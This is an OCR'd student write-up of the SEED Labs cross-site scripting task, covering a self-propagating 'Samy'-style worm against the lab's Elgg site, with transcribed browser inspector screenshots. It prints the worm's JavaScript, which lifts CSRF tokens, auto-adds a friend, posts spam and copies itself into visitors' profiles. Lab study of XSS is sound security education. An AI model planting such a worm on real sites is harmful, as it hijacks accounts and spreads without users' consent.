

```
var body="&body=To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/"+elgg.session.user.name;

sendurl="http://www.seed-server.com/action/thewire/add";
var content=token+ts+body;
```


To regenerate the worm, we needed to fetch the script inside Samy's profile & post it inside the victim's profile. This was done using the DOM API provided in the example. The script was then pasted on the 'about me' field of Samy's profile.

```
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var description = "&description="+wormCode;
var accesslevel = "&accesslevel[description]=2";
var guid="&guid="+elgg.session.user.guid;

sendurl="http://www.seed-server.com/action/profile/edit";
content=token+ts+description+accesslevel+guid;

if(elgg.session.user.guid!=59)
{
```

We can see in the next few screenshots that when Charlie visits Alice's profile 3 extra html requests are generated. One for adding Samy as a friend, one to post on the wire & one to modify Charlie's profile & regenerate the worm. Hence, our worm regeneration worked perfectly & task 4 is completed.




SEED.cpjfhw4g412udp3w1ocetqfssh.rx.internal.cloudapp.net:1 (seed) - TigerVNC
Applications
Alice : Elgg For SEED La...
[Terminal - seed@SEED:...
Thu 15 Feb, 20:39
www.seed-server.com/profile/Alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Add friend
Send a message
About me
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter URLs
Disable Cache
No Throttling
Status
Met...
Domain
File
Initiator
Type
Transferred
Size
Headers
Cookies
Request
Response
Timings
Stack Trace
Filter Request Parameters
Form data
Raw
__elgg_token: "PSxqzI7t5F_PQTVzKt_u-Q"
__elgg_ts: "1708029462"
body: "To earn 12 USD/hour, visit now http://www.seed-server.com/profile/Charlie"
2:39 AM
2/16/2024


SEED.cpjfhw4g412udp3w1ocetqfssh.rx.internal.cloudapp.net:1 (seed) - TigerVNC
Applications
Alice : Elgg For SEED La...
[Terminal - seed@SEED:...
Thu 15 Feb, 20:41
www.seed-server.com/profile/Alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Add friend
Send a message
About me
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter URLs
Disable Cache
No Throttling
Headers
Cookies
Request
Response
Timings
Stack Trace
Filter Request Parameters
Form data
Raw
__elgg_token: "PSxqzI7t5F_PQTVzKt_u-Q"
__elgg_ts: "1708029462"
description: '<script id="worm" type="text/javascript">\n\twindow.onload = function () {\n\tvar Ajax=null;\n\tvar id = "59";
\n\tvar ts="&__elgg_ts="+elgg.security.token.__elgg_ts;\n\tvar
token="&__elgg_token="+elgg.security.token.__elgg_token;\n\n\tvar sendurl= "http://www.seed-server.com/action/friends/add?friend="+id+ts+ts+token+token;\n\t\n\tif (elgg.session.user.guid != id){\n\t\tAjax=new
2:41 AM
2/16/2024